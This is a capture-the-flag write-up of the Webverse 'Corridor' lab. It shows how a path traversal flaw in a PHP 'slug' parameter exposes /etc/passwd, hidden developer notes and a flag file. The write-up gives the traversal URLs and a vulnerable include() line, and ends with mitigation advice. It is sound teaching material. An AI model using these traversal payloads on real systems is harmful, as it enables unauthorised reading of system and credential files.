Local File Inclusion – Arbitrary File Read Leading to Flag Disclosure | Corridor
Overview

The Corridor challenge from Webverse simulates a literary magazine website called Ridgeline Press. At first glance, the application appears to serve static story content. However, deeper inspection reveals a Local File Inclusion (LFI) vulnerability that allows arbitrary file access on the server.
By leveraging this flaw, it becomes possible to read internal files, uncover sensitive developer notes, and ultimately retrieve the flag.
Lab Link
Objective
- Identify vulnerabilities in the application
- Exploit file inclusion behavior
- Locate sensitive internal data
- Retrieve the flag
Reconnaissance
After mapping the provided IP to a local domain:
1
<ip> ridgelinepress.co
I accessed the website and began exploring its structure and endpoints.
A common first step during web enumeration is checking robots.txt, which often reveals hidden paths:
1
http://ridgelinepress.co/robots.txt
Response:
1
2
User-agent: *
Disallow: /notes.html
This immediately suggested the presence of a hidden file intended to be inaccessible to users.
Identifying the Vulnerability
While browsing published stories, I observed the following URL pattern:
1
http://ridgelinepress.co/piece.php?slug=tidewater-by-anna-mills.html
Key Observation
- The
slugparameter directly references a file - This indicates dynamic file loading from the filesystem
This is a strong indicator of potential Local File Inclusion, especially if user input is not properly validated.
Confirming Local File Inclusion
To test for directory traversal, I attempted to access a system file:
1
http://ridgelinepress.co/piece.php?slug=../../../etc/passwd
Result
- Server responded with HTTP 200 OK
- Contents of
/etc/passwdwere displayed
Why This Matters
The /etc/passwd file is a standard Linux file that lists system users. If this file is accessible via a web parameter, it confirms:
- Input is not sanitized
- Directory traversal is possible
- Arbitrary file read is achievable
This successfully confirmed the presence of an LFI vulnerability.
Exploiting Hidden Functionality
The robots.txt file earlier revealed:
1
/notes.html
Instead of accessing it directly, I leveraged the LFI vulnerability:
1
http://ridgelinepress.co/piece.php?slug=../notes.html
Response
The file contained internal developer notes:
1
2
3
4
5
6
7
8
9
10
11
Pre-launch TODO (Mike)
Mike Renner · internal · not for visitors

Before Issue XIV launches:

Resize server to 32 CPU cores
Move deployment to Digital Ocean
Remove flag.txt from my home directory
Fix the typo on About
Rotate the admin SSH key
Audit web root contents
Critical Insight
The most important line:
1
Remove flag.txt from my home directory
This reveals:
- A sensitive file exists:
flag.txt - Its location:
/home/mike/flag.txt
This is a classic example of information disclosure aiding exploitation.
Retrieving the Flag
Using the discovered path, I attempted direct file access:
1
http://ridgelinepress.co/piece.php?slug=../../../../../home/mike/flag.txt
Result
- The server returned the contents of
flag.txt - Flag format:
WEBVERSE{...}
Proof of Exploitation
- User-controlled input passed to file inclusion
- Directory traversal using
../ - Arbitrary file read confirmed via
/etc/passwd - Internal file (
notes.html) exposed - Sensitive path discovered
- Flag successfully retrieved
Root Cause Analysis
The vulnerability exists due to unsafe handling of user input:
1
include($_GET['slug']);
Why This Is Dangerous
- No input validation
- No restriction on file paths
- Direct execution of user-controlled input
Attackers can manipulate input using:
1
../
to traverse directories and access sensitive files.
Impact
In real-world applications, this vulnerability can lead to:
- Disclosure of sensitive system files
- Exposure of application source code
- Leakage of credentials and API keys
- Access to configuration files
- Potential remote code execution (in some cases)
Ultimately, LFI can escalate into full server compromise depending on the environment.
Mitigation
1. Whitelist Allowed Files
Only allow predefined files:
1
$allowed = ['story1.html', 'story2.html'];
2. Input Validation
Reject malicious patterns such as:
1
../
3. Restrict File Paths
Load files only from a fixed directory:
1
include("content/" . $safe_input);
4. Avoid Dynamic Includes
Do not directly include files based on user input.
5. Use Secure Functions
Prefer safer file handling mechanisms and strict validation logic.
Real-World Insight
LFI vulnerabilities are often underestimated because they initially appear limited to file reading. However, in real environments, they frequently lead to:
- Credential harvesting
- Log poisoning → Remote Code Execution
- Configuration leaks → infrastructure compromise
Small clues like robots.txt entries and developer notes often act as stepping stones toward full exploitation.
Conclusion
This challenge highlights how minor implementation flaws can expose critical vulnerabilities.
The attack chain was straightforward but effective:
- Enumerate hidden endpoints
- Identify dynamic file loading
- Test path traversal
- Confirm LFI
- Extract internal notes
- Locate sensitive file
- Retrieve the flag
A simple lack of input validation ultimately resulted in full data exposure.
Flag
1
WEBVERSE{...}